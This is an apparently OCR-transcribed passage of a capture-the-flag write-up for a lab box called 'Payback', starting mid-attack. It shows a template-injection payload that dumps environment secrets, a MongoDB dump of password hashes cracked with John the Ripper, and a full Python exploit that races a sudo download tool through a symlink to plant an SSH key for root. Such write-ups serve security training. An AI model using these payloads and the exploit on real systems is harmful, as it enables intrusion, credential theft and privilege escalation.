
```
POST /api/quote/preview HTTP/1.1
Host: debian:3000
Content-Length: 69
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
Content-Type: application/json
Accept: */*
Sec-GPC: 1
Accept-Language: en-GB,en
Origin: http://debian:3000
Referer: http://debian:3000/addQuote
Accept-Encoding: gzip, deflate
Cookie: connect.sid=s%3AQODchISYHYhSyudM6K6YUqGQw3ICHzq3.a2EW6IhYv0cmVqC6bGEMBzP
Connection: close

{
  "quote":"Hello <%= JSON.stringify(process.env) %>",
  "author":"admin"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 33
ETag: W/"21-N1JxbRiUsZB23Lccpl0YNKcoiF0"
Set-Cookie: connect.sid=s%3AQODchISYHYhSyudM6K6YUqGQw3ICHzq3.a2EW6IhYv0cmVqC6bGE
Date: Wed, 28 Jun 2023 02:36:31 GMT
Connection: close

{
  "location":"/api/quote/preview"
}
```



```
GET /api/quote/preview HTTP/1.1
Host: debian:3000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-GB,en
Referer: http://debian:3000/addQuote
Accept-Encoding: gzip, deflate
Cookie: connect.sid=
s%3AQODchISYHYhSyudM6K6YUqGQw3ICHzq3.a2EW6IhYv0cmVqC6bG
EMBzPuxX7IKEF3hG3Jqpm0uOQ
Connection: close
```


```
  <button type="button" title="Downvote" disabled>
    v
  </button>
</div>
<div class="quote-box">
  <p class="quote-string">
    Hello {&#34;HOSTNAME&#34;:&#34;payback&#34;,&#34;TERM&#34;:&#34;xterm&#34;,&#34;PATH&#34;:&#34;/usr,
    ,&#34;DB_URL&#34;:&#34;mongodb://qruser:2abe35c9146772663efba402620062a2@localhost/qrdb&#34;,&#34;SE
  </p>
  <p class="quote-author">
    admin
  </p>
</div>
div>
/>
class="clear">
ter>
>
QuotesRank &copy; 2022, all rights reserved!
```



```
@localhost/qrdb&#34;,&#34;SECRET&#34;:&#34;4dd3a5d9a00e12d8e5b7083594c4ed83f477f53a9f1cfaee3f250790ead73343&#34;,&#34;PORT&#34;:&#34;3000&#34;}
```


```
)","SUDO_GID":"0","DB_URL":"mongodb://qruser:2abe35c9146772663efba402620062a2@localhost/qrdb","SECRET":"4dd3a5d9a00e12d8e5b7083594c4ed83f477f53a9f1cfaee3
```

I was able to access the backend DB using the URL `mongodb://qruser:2abe35c9146772663efba402620062a2@localhost/qrdb`;




```
exa@payback:~$ mongo mongodb://qruser:2abe35c9146772663efba402620062a2@localhost/qrdb
MongoDB shell version v4.4.15
connecting to: mongodb://localhost:27017/qrdb?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("d8c97203-04b3-41d6-a393-e3be98ac62b2") }
MongoDB server version: 4.4.15
> show collections
quotes
sessions
users
> |
```

The `users` collection looks interesting, so I dumped it. Inside I found username and password hash of 2 users: `admin` (which we already have), and `agent47` (which is the username of a local user account on the box);




```
> show collections;
quotes
sessions
users
> db.users.find({})
{ "_id" : ObjectId("649863f23a1717e795cc8fc7"), "username" : "admin", "password" : "481746a03b5df2971d21e9663fad8539", "joinedOn" : 168
7708658588, "admin" : true, "upvotes" : [ ], "downvotes" : [ ], "__v" : 0 }
{ "_id" : ObjectId("649865e63a1717e795cc8fd7"), "username" : "agent47", "password" : "451c65281fb121c29614b1d516bb5f96", "joinedOn" : 1
687709158549, "admin" : false, "upvotes" : [ ], "downvotes" : [ ], "__v" : 0 }
>
```

The password hash looks to be MD5, so I copied it to a file and tried to crack it using *John the Ripper*. It worked! The creds are `agent47:angle0164363985`;



```
(root@debian) ~> cat hashes.john
agent47:451c65281fb121c29614b1d516bb5f96
(root@debian) ~> john hashes.john --format=Raw-MD5 --wordlist=/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE4.1 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
angle0164363985  (agent47)
1g 0:00:00:02 DONE (2023-06-28 21:26) 0.3831g/s 3864Kp/s 3864Kc/s 3864KC/s angle1kimi..angkinun
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
(root@debian) ~> |
```


Testing this cred against the local user account of `agent47`, I was able to login;



```
exa@payback:~$ su - agent47
Password:
agent47@payback:~$ |
```


PrivEsc

Apart from the source files of the *QuotesRank* web app, nothing of much interest was found in the home dir of `agent47`. Checking for SUDO showed that the user has sudo rights on what seems to be a custom binary;




```
agent47@payback:~$ sudo -l
Matching Defaults entries for agent47 on payback:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User agent47 may run the following commands on payback:
    (ALL) /usr/bin/dloader
agent47@payback:~$ sudo dloader
[-] Usage: dloader <url> <outfile>
agent47@payback:~$ file /usr/bin/dloader
/usr/bin/dloader: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
 for GNU/Linux 3.2.0, BuildID[sha1]=f6eb2ec7fc3eb302086bfd812a9f77ce094dbe38, not stripped
agent47@payback:~$ |
```

So I copied this over to my box for analysis. The binary seems to be a simple utility for downloading files from a given URL. The program uses the CURL library (`libcurl`) for making web requests;




```
.text:000000000000165B
.text:000000000000165B
.text:000000000000165B ; Attributes: bp-based frame
.text:000000000000165B
.text:000000000000165B ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:000000000000165B public main
.text:000000000000165B main proc near
.text:000000000000165B
.text:000000000000165B var_50= qword ptr -50h
.text:000000000000165B var_44= dword ptr -44h
.text:000000000000165B var_40= qword ptr -40h
.text:000000000000165B var_38= qword ptr -38h
.text:000000000000165B stream= qword ptr -30h
.text:000000000000165B s= qword ptr -28h
.text:000000000000165B src= qword ptr -20h
.text:000000000000165B var_18= qword ptr -18h
.text:000000000000165B
.text:000000000000165B push    rbp
.text:000000000000165C mov     rbp, rsp
.text:000000000000165F push    rbx
.text:0000000000001660 sub     rsp, 48h
.text:0000000000001664 mov     [rbp+var_44], edi
.text:0000000000001667 mov     [rbp+var_50], rsi
.text:000000000000166B cmp     [rbp+var_44], 3
.text:000000000000166F jz      short loc_169E
```

The IDA decompiler (shortcut: `F5`) did a very good job of reversing the binary. Going through the code, the program accepts 2 arguments as shown in the usage message: the first one being the URL, and the second one being the output file to write to. It then proceed to take the basename of the output file given using the `basename()` function provided in `libgen.h` (likely to prevent path traversal) and append it to the string `/opt/downloads/`. It then checks if the new path generated exists by trying to open it for read. If it succeed, it indicates the file exists, and the program exits with code `2`;




```
FILE *stream; // [rsp+20h] [rbp-30h]
void *s; // [rsp+28h] [rbp-28h]
const char *v14; // [rsp+38h] [rbp-18h]

if ( argc == 3 )
{
  v14 = argv[1];
  s = malloc(0x400uLL);
  memset(s, 0, 0x400uLL);
  v5 = strlen("/opt/downloads/") + 1;
  strncat((char *)s, "/opt/downloads/", v5);
  v6 = strlen((const char *)s);
  v7 = __xpg_basename((char *)argv[2]);
  v8 = 1023 - (v6 + strlen(v7));
  v9 = __xpg_basename((char *)argv[2]);
  strncat((char *)s, v9, v8);
  stream = fopen((const char *)s, "rb");
  if ( stream )
  {
    fclose(stream);
    return 2;
  }
```

This indicates the program does not want us to overwrite existing files during download. It then proceeds to create a custom buffer and calls `http_get()` with the URL and buffer as arguments. The `http_get()` function is what handles the actual file download. It uses CURL and writes the complete body of the HTTP response to the given buffer (with the aid of the function `body_receiver()`);



```
__int64 __fastcall http_get(__int64 a1, __int64 a2)
{
  int v3[2]; // [rsp+1Ch] [rbp-24h] BYREF
  int v4; // [rsp+24h] [rbp-1Ch]
  int v5; // [rsp+28h] [rbp-18h]
  int v6; // [rsp+2Ch] [rbp-14h]
  int v7; // [rsp+30h] [rbp-10h]
  int v8; // [rsp+34h] [rbp-Ch]
  __int64 v9; // [rsp+38h] [rbp-8h]

  v9 = curl_easy_init();
  if ( !v9 )
    return 1LL;
  v8 = 10002;
  curl_easy_setopt(v9, 10002LL, a1);
  v7 = 52;
  curl_easy_setopt(v9, 52LL, 1LL);
  v6 = 20011;
  curl_easy_setopt(v9, 20011LL, body_receiver);
  v5 = 10001;
  curl_easy_setopt(v9, 10001LL, a2);
  v4 = curl_easy_perform(v9);
  v3[1] = 2097154;
  curl_easy_getinfo(v9, 2097154LL, v3);
  curl_easy_cleanup(v9);
  if ( v4 )
    return 2LL;
  else
    return (unsigned int)v3[0];
}
```


Once the `http_get()` function finished the download, it returns, and the `main()` function writes the contents of the buffer to the output file;



```
    {
      buffer = create_buffer(0LL);
      http_get(v14, buffer);
      if ( *(_QWORD *)(buffer + 16) )
      {
        v10 = fopen((const char *)s, "wb");
        if ( v10 )
        {
          fwrite(*(const void **)buffer, *(_QWORD *)(buffer + 16), 1uLL, v10);
          fclose(v10);
          free_buffer(buffer);
          return 0;
        }
        else
        {
          free_buffer(buffer);
          return 4;
        }
      }
      else
      {
        free_buffer(buffer);
        return 3;
      }
    }
```

Notice that the file is opened for writing only after the HTTP request has been completed, which takes time. Since the program does not perform another check to make sure the requested output file does not exist this time, this creates a *race condition* vulnerability.

An interesting way to exploit this vulnerability is using *symbolic links*, which are special files that point other files, acting like some sort of proxy. If we can get the program to write to a symlink that points to a critical file on the system, we may be able to write arbitrary data to any file on the system since we are running `dloader` as root. The major obstacle to this is that all downloads are saved to `/opt/downlaods/`. However, this directory is owned by *root* and belongs to the group *devs*, which is interesting because the user `agent47` also belongs to that group;




```
agent47@payback:~$ ls -l /opt/
total 8
drwxrwxr-x 2 root devs 4096 Jun 27 23:02 downloads
drwxr-xr-x 6 root root 4096 Jun 17 20:52 node-v17.5.0
agent47@payback:~$ groups
agent47 devs
agent47@payback:~$ |
```


Thanks to the group permission, we can now write to the `/opt/downloads` directory. After a couple of tests, I was able to develop a PoC that exploits the *race condition* to overwrite the SSH key of the root user;

```
#!/usr/bin/python
#------------------------------------------------------------------------------
--
#   An exploit for the race condition affecting `dloader` for the privesc part
of
# Payback (Web) - OdysseyCTF (agent47 => root)
#   It exploits the race condition to add the public part of an SSH key to the
# 'authorized_keys' file of the root user.
# Killchain;
# 1. Creates a public and private SSH key pair.
# 2. Creates a simple socket server to serve the public key for download.
# 3. Once a request is received for the public key, it indicates the file check
# has already been performed, so the program exploits the race condition by
crea-
# ing a dangling symbolic link to '/root/.ssh/authorized_keys'
# 4. The exploit then sends the public key contents, which the dloader
executable
# writes to the symbolic link.
# 5. The program then uses the private key created earlier to authenticate.
#                                                                 Author:
4g3nt47
#------------------------------------------------------------------------------
--

import os, time, socket, random

# For generating random alpha-numeric strings.
def randstr(size):
  rstr = ""
  chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
  while size > 0:
    size -= 1
    rstr += chars[random.randint(0, len(chars) - 1)]
  return rstr

# Where the magic happens...
def exploit():
  password = "angle0164363985" # agent47's password required for using 'sudo'
  os.chdir("/dev/shm")         # A writable dir for writing temporary files.
  print("[*] Creating SSH keys...")
  os.system("ssh-keygen -N '' -f exploit.key") # Creates exploit.key and
exlpoit.key.pub
  print("[*] Starting server...")
  s = socket.socket()
  s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
  port = 4747
  s.bind(("127.0.0.1", port))
  s.listen(1)
  print("[+] Server started!")
  print("[*] Executing 'sudo /usr/bin/dloader'...")
  outfile = randstr(8)
  os.system("echo %s | sudo -S /usr/bin/dloader http://127.0.0.1:%d %s &" %
(password, port, outfile))
  print("[*] Waiting for request...")
  conn, addr = s.accept()
  print("[+] Client connected: %s..." %(addr[0]))
  print("[*] Creating dangling symlink to '/root/.ssh/authorized_keys'...")
  os.system("ln -s /root/.ssh/authorized_keys /opt/downloads/%s" %(outfile))
  print("[*] Sending public key...")
  pubkey = open("exploit.key.pub", "rb").read()
  rsp = "HTTP/1.0 200 OK\r\nServer: SimpleHTTP/0.6 Python/3.7.3\r\nContent-
type: text/plain; charset=utf-8\r\nContent-Length: %d\r\n\r\n" %(len(pubkey))
  rsp += pubkey
  conn.send(rsp)
  conn.close()
  time.sleep(1)
  print("[*] Attempting SSH login as root...")
  os.system("ssh -i exploit.key root@127.0.0.1")
  print("[*] Cleanup...")
  os.remove("exploit.key")
  os.remove("exploit.key.pub")
  os.remove("/opt/downloads/" + outfile)
  return

if __name__ == '__main__':
  exploit()
```

It worked, and I was able to login as `root` and get the flag :)



```
agent47@payback:/dev/shm$ ls
exploit.py
agent47@payback:/dev/shm$ python exploit.py
[*] Creating SSH keys...
Generating public/private rsa key pair.
Your identification has been saved in exploit.key.
Your public key has been saved in exploit.key.pub.
The key fingerprint is:
SHA256:L9qHy4DeYeYB1Gvz+t1jdDr/LzG+VCqqJstTuahBYWM agent47@payback
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|     .           |
|    E .          |
|   + o .         |
|    o + S.      .|
|   . + oo.  . +o |
|    o *ooo...+oo |
|   . B+O+o.o=oo  |
|    o.B**+o..+o++|
+----[SHA256]-----+
[*] Starting server...
[+] Server started!
[*] Executing 'sudo /usr/bin/dloader'...
[*] Waiting for request...
[sudo] password for agent47: [+] Client connected: 127.0.0.1...
[*] Creating dangling symlink to '/root/.ssh/authorized_keys'...
[*] Sending public key...
[*] Attempting SSH login as root...
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:tN0ZBWstBBVN/Py0NQ+EFRSzJMujZLYmCP1MZnKMdKA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Linux payback 4.19.0-22-amd64 #1 SMP Debian 4.19.260-1 (2022-09-29) x86_64
```



```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 27 23:02:26 2023 from 127.0.0.1
root@payback:~# ls
entrypoint.sh  flag.txt
root@payback:~# cat flag.txt
flag{Y0u_kn0w_wh4t_7h3y_s4y_4b0ut_p4yb4ck_r1gh7?}
